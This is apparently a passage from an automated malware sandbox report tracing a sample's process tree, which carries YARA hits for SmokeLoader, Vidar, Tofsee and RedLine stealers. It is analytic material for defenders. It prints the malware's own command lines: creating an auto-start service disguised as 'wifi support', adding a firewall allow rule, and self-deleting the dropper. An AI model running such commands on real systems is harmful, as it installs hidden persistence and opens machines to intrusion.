2022-01-06 20:04:59 UTC	534	IN	Data Raw: 20 54 72 61 63 6b 20 70 61 67 65 20 76 69 65 77 0a 77 2e 67 61 28 27 73 65 6e 64 27 2c 20 27 70 61 67 65 76 69 65 77 27 29 3b 0a 0a 7d 29 28 77 69 6e 64 6f 77 2c 64 6f 63 75 6d 65 6e 74 29 3b 0a 3c 2f 73 63 72 69 70 74 3e 0a 3c 73 63 72 69 70 74 20 74 79 70 65 3d 22 74 65 78 74 2f 6a 61 76 61 73 63 72 69 70 74 22 3e 0a 28 66 75 6e 63 74 69 6f 6e 20 28 29 20 7b 0a 76 61 72 20 63 61 74 65 67 6f 72 79 20 3d 20 22 73 70 61 6d 3a 77 61 72 6e 69 6e 67 5f 70 61 67 65 22 2c 0a 73 74 61 74 65 20 3d 20 30 3b 0a 66 75 6e 63 74 69 6f 6e 20 74 72 61 63 6b 48 6f 76 65 72 28 65 29 20 7b 0a 74 72 79 20 7b 0a 73 74 61 74 65 20 3d 20 31 3b 0a 67 61 28 27 73 65 6e 64 27 2c 20 27 65 76 65 6e 74 27 2c 20 63 61 74 65 67 6f 72 79 2c 20 22 53 70 61 6d 20 69 6e 74 65 72 73 74 69 Data Ascii: Track page vieww.ga('send', 'pageview');})(window,document);</script><script type="text/javascript">(function () {var category = "spam:warning_page",state = 0;function trackHover(e) {try {state = 1;ga('send', 'event', category, "Spam intersti

SMTP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
Jan 6, 2022 21:04:35.672408104 CET	25	49848	52.101.24.0	192.168.2.4	220 CY4PEPF00004D3B.mail.protection.outlook.com Microsoft ESMTP MAIL Service ready at Thu, 6 Jan 2022 20:04:34 +0000

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: 7NAzyCWRyM.exe PID: 6592 Parent PID: 2928

General

Start time:	21:03:01
Start date:	06/01/2022
Path:	C:\Users\user\Desktop\7NAzyCWRyM.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\7NAzyCWRyM.exe"
Imagebase:	0x400000
File size:	306176 bytes
MD5 hash:	23DFE6757086DDE5E8463811731F60C6
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

Analysis Process: 7NAzyCWRyM.exe PID: 6516 Parent PID: 6592

General

Start time:	21:03:03
Start date:	06/01/2022
Path:	C:\Users\user\Desktop\7NAzyCWRyM.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\7NAzyCWRyM.exe"
Imagebase:	0x400000
File size:	306176 bytes
MD5 hash:	23DFE6757086DDE5E8463811731F60C6
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_SmokeLoader_2, Description: Yara detected SmokeLoader, Source: 00000001.00000002.717525714.0000000000460000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_SmokeLoader_2, Description: Yara detected SmokeLoader, Source: 00000001.00000002.717561910.00000000005A1000.00000004.00020000.sdmp, Author: Joe Security
Reputation:	low

Analysis Process: explorer.exe PID: 3424 Parent PID: 6516

General

Start time:	21:03:09
Start date:	06/01/2022
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0x7ff6fee60000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_SmokeLoader_2, Description: Yara detected SmokeLoader, Source: 00000005.00000000.704358355.0000000004F21000.00000020.00020000.sdmp, Author: Joe Security
Reputation:	high

File Activities

Show Windows behavior

File Created

File Deleted

File Written

Analysis Process: svchost.exe PID: 4596 Parent PID: 568

General

Start time:	21:03:10
Start date:	06/01/2022
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff6eb840000

File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Analysis Process: svchost.exe PID: 3628 Parent PID: 568

General

Start time:	21:03:28
Start date:	06/01/2022
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff6eb840000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Analysis Process: svchost.exe PID: 2456 Parent PID: 568

General

Start time:	21:03:43
Start date:	06/01/2022
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff6eb840000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Analysis Process: rffhjft PID: 6604 Parent PID: 968

General

Start time:	21:03:44
Start date:	06/01/2022
Path:	C:\Users\user\AppData\Roaming\rffhjft
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\rffhjft
Imagebase:	0x400000

File size:	306176 bytes
MD5 hash:	23DFE6757086DDE5E8463811731F60C6
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Antivirus matches:	• Detection: 100%, Joe Sandbox ML
Reputation:	low

Analysis Process: rffhjft PID: 3976 Parent PID: 6604

General

Start time:	21:03:46
Start date:	06/01/2022
Path:	C:\Users\user\AppData\Roaming\rffhjft
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\rffhjft
Imagebase:	0x400000
File size:	306176 bytes
MD5 hash:	23DFE6757086DDE5E8463811731F60C6
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_SmokeLoader_2, Description: Yara detected SmokeLoader, Source: 0000000B.00000002.775218110.00000000004A0000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_SmokeLoader_2, Description: Yara detected SmokeLoader, Source: 0000000B.00000002.775267751.00000000005E1000.00000004.00020000.sdmp, Author: Joe Security
Reputation:	low

Analysis Process: 8633.exe PID: 7156 Parent PID: 3424

General

Start time:	21:03:54
Start date:	06/01/2022
Path:	C:\Users\user\AppData\Local\Temp\8633.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\8633.exe
Imagebase:	0x400000
File size:	358912 bytes
MD5 hash:	1F935BFFF0F8128972BC69625E5B2A6C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Antivirus matches:	• Detection: 100%, Joe Sandbox ML • Detection: 26%, Metadefender, Browse • Detection: 86%, ReversingLabs
Reputation:	moderate

Analysis Process: svchost.exe PID: 6924 Parent PID: 568

General

Start time:	21:03:55
Start date:	06/01/2022
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p

Imagebase:	0x7ff6eb840000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Analysis Process: svchost.exe PID: 6348 Parent PID: 568

General

Start time:	21:03:57
Start date:	06/01/2022
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k WerSvcGroup
Imagebase:	0x7ff6eb840000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Registry Activities Show Windows behavior

Analysis Process: WerFault.exe PID: 6780 Parent PID: 6348

General

Start time:	21:03:58
Start date:	06/01/2022
Path:	C:\Windows\SysWOW64\WerFault.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WerFault.exe -pss -s 488 -p 7156 -ip 7156
Imagebase:	0x12e0000
File size:	434592 bytes
MD5 hash:	9E2B8ACAD48ECCA55C0230D63623661B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: WerFault.exe PID: 6464 Parent PID: 7156

General

Start time:	21:03:59
Start date:	06/01/2022
Path:	C:\Windows\SysWOW64\WerFault.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WerFault.exe -u -p 7156 -s 520

Imagebase:	0x12e0000
File size:	434592 bytes
MD5 hash:	9E2B8ACAD48ECCA55C0230D63623661B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Created

File Deleted

File Written

Registry Activities

Show Windows behavior

Key Created

Key Value Created

Analysis Process: BC2D.exe PID: 2740 Parent PID: 3424

General

Start time:	21:04:02
Start date:	06/01/2022
Path:	C:\Users\user\AppData\Local\Temp\BC2D.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\BC2D.exe
Imagebase:	0x400000
File size:	306176 bytes
MD5 hash:	23DFE6757086DDE5E8463811731F60C6
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Antivirus matches:	• Detection: 100%, Joe Sandbox ML • Detection: 49%, ReversingLabs
Reputation:	low

Analysis Process: BC2D.exe PID: 4100 Parent PID: 2740

General

Start time:	21:04:05
Start date:	06/01/2022
Path:	C:\Users\user\AppData\Local\Temp\BC2D.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\BC2D.exe
Imagebase:	0x400000
File size:	306176 bytes
MD5 hash:	23DFE6757086DDE5E8463811731F60C6
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_SmokeLoader_2, Description: Yara detected SmokeLoader, Source: 00000014.00000002.810053308.00000000004F0000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_SmokeLoader_2, Description: Yara detected SmokeLoader, Source: 00000014.00000002.810181998.00000000006A1000.00000004.00020000.sdmp, Author: Joe Security
Reputation:	low

Analysis Process: DDEE.exe PID: 4284 Parent PID: 3424

General

Start time:	21:04:12
Start date:	06/01/2022
Path:	C:\Users\user\AppData\Local\Temp\DDEE.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\DDEE.exe
Imagebase:	0x400000
File size:	309760 bytes
MD5 hash:	6146E19CEFC8795E7C5743176213B2C2
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000015.00000002.837755684.0000000000672000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Vidar_1, Description: Yara detected Vidar stealer, Source: 00000015.00000002.837755684.0000000000672000.00000004.00000001.sdmp, Author: Joe Security
Antivirus matches:	• Detection: 100%, Joe Sandbox ML • Detection: 37%, ReversingLabs
Reputation:	low

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Analysis Process: 11C5.exe PID: 740 Parent PID: 3424

General

Start time:	21:04:19
Start date:	06/01/2022
Path:	C:\Users\user\AppData\Local\Temp\11C5.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\11C5.exe
Imagebase:	0x400000
File size:	306688 bytes
MD5 hash:	16F6F63636134A3CE21B0455FAA49719
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_Tofsee, Description: Yara detected Tofsee, Source: 00000017.00000003.825669935.0000000000560000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Tofsee, Description: Yara detected Tofsee, Source: 00000017.00000002.842688686.0000000000400000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Tofsee, Description: Yara detected Tofsee, Source: 00000017.00000002.842975552.0000000000540000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities Show Windows behavior

Analysis Process: 2203.exe PID: 3492 Parent PID: 3424

General

Start time:	21:04:22
Start date:	06/01/2022
Path:	C:\Users\user\AppData\Local\Temp\2203.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\2203.exe
Imagebase:	0x580000
File size:	538624 bytes
MD5 hash:	9D7EB9BE3B7F3A023430123BA099B0B0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_RedLine, Description: Yara detected RedLine Stealer, Source: 00000018.00000002.866100742.0000000003981000.00000004.00000001.sdmp, Author: Joe Security

Analysis Process: cmd.exe PID: 6696 Parent PID: 740

General

Start time:	21:04:24
Start date:	06/01/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\System32\cmd.exe" /C mkdir C:\Windows\SysWOW64\olbcncjm\
Imagebase:	0x11d0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: 5356 Parent PID: 6696

General

Start time:	21:04:24
Start date:	06/01/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: 6820 Parent PID: 740

General

Start time:	21:04:25
Start date:	06/01/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\System32\cmd.exe" /C move /Y "C:\Users\user\AppData\Local\Temp\riwtgmp.exe" C:\Windows\SysWOW64\olbcncjm\
Imagebase:	0x11d0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: 6776 Parent PID: 6820

General

Start time:	21:04:25
Start date:	06/01/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: sc.exe PID: 6784 Parent PID: 740

General

Start time:	21:04:25
Start date:	06/01/2022
Path:	C:\Windows\SysWOW64\sc.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\System32\sc.exe" create olbcncjm binPath= "C:\Windows\SysWOW64\olbcncjm\riwtgmp.exe /d\"C:\Users\user\AppData\Local\Temp\11C5.exe\"" type= own start= auto DisplayName= "wifi support
Imagebase:	0xc80000
File size:	60928 bytes
MD5 hash:	24A3E2603E63BCB9695A2935D3B24695
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: 7128 Parent PID: 6784

General

Start time:	21:04:26
Start date:	06/01/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: 1500 Parent PID: 4284

General

Start time:	21:04:26
Start date:	06/01/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\System32\cmd.exe" /c timeout /t 5 & del /f /q "C:\Users\user\AppData\Local\Temp\DDEE.exe" & exit
Imagebase:	0x11d0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: sc.exe PID: 2220 Parent PID: 740

General

Start time:	21:04:26
Start date:	06/01/2022
Path:	C:\Windows\SysWOW64\sc.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\System32\sc.exe" description olbcncjm "wifi internet conection
Imagebase:	0xc80000
File size:	60928 bytes
MD5 hash:	24A3E2603E63BCB9695A2935D3B24695
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: 4780 Parent PID: 1500

General

Start time:	21:04:27
Start date:	06/01/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes

MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: 6356 Parent PID: 2220

General

Start time:	21:04:27
Start date:	06/01/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: timeout.exe PID: 1836 Parent PID: 1500

General

Start time:	21:04:27
Start date:	06/01/2022
Path:	C:\Windows\SysWOW64\timeout.exe
Wow64 process (32bit):	true
Commandline:	timeout /t 5
Imagebase:	0x330000
File size:	26112 bytes
MD5 hash:	121A4EDAE60A7AF6F5DFA82F7BB95659
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: sc.exe PID: 5668 Parent PID: 740

General

Start time:	21:04:27
Start date:	06/01/2022
Path:	C:\Windows\SysWOW64\sc.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\System32\sc.exe" start olbcncjm
Imagebase:	0xc80000
File size:	60928 bytes
MD5 hash:	24A3E2603E63BCB9695A2935D3B24695
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: 1472 Parent PID: 5668

General

Start time:	21:04:28
Start date:	06/01/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: riwtgmp.exe PID: 1844 Parent PID: 568

General

Start time:	21:04:29
Start date:	06/01/2022
Path:	C:\Windows\SysWOW64\olbcncjm\riwtgmp.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\olbcncjm\riwtgmp.exe /d"C:\Users\user\AppData\Local\Temp\11C5.exe"
Imagebase:	0x400000
File size:	14376448 bytes
MD5 hash:	24B9AD8E98386E381BC876F01D002F2E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Tofsee, Description: Yara detected Tofsee, Source: 00000026.00000002.852274958.00000000004A0000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Tofsee, Description: Yara detected Tofsee, Source: 00000026.00000002.852203023.0000000000470000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Tofsee, Description: Yara detected Tofsee, Source: 00000026.00000003.850412720.0000000000490000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Tofsee, Description: Yara detected Tofsee, Source: 00000026.00000002.852028217.0000000000400000.00000040.00020000.sdmp, Author: Joe Security

Analysis Process: netsh.exe PID: 5812 Parent PID: 740

General

Start time:	21:04:29
Start date:	06/01/2022
Path:	C:\Windows\SysWOW64\netsh.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\System32\netsh.exe" advfirewall firewall add rule name="Host-process for services of Windows" dir=in action=allow program="C:\Windows\SysWOW64\svchost.exe" enable=yes>nul
Imagebase:	0x9f0000
File size:	82944 bytes
MD5 hash:	A0AA3322BB46BBFC36AB9DC1DBBBB807
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: 6388 Parent PID: 5812

General

Start time:	21:04:29
Start date:	06/01/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: 2203.exe PID: 1260 Parent PID: 3492

General

Start time:	21:04:32
Start date:	06/01/2022
Path:	C:\Users\user\AppData\Local\Temp\2203.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\2203.exe
Imagebase:	0xcf0000
File size:	538624 bytes
MD5 hash:	9D7EB9BE3B7F3A023430123BA099B0B0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_RedLine, Description: Yara detected RedLine Stealer, Source: 00000029.00000000.858504517.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_RedLine, Description: Yara detected RedLine Stealer, Source: 00000029.00000002.925975800.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_RedLine, Description: Yara detected RedLine Stealer, Source: 00000029.00000000.861349217.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_RedLine, Description: Yara detected RedLine Stealer, Source: 00000029.00000000.858973232.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_RedLine, Description: Yara detected RedLine Stealer, Source: 00000029.00000000.857996787.0000000000402000.00000040.00000001.sdmp, Author: Joe Security

Disassembly

Code Analysis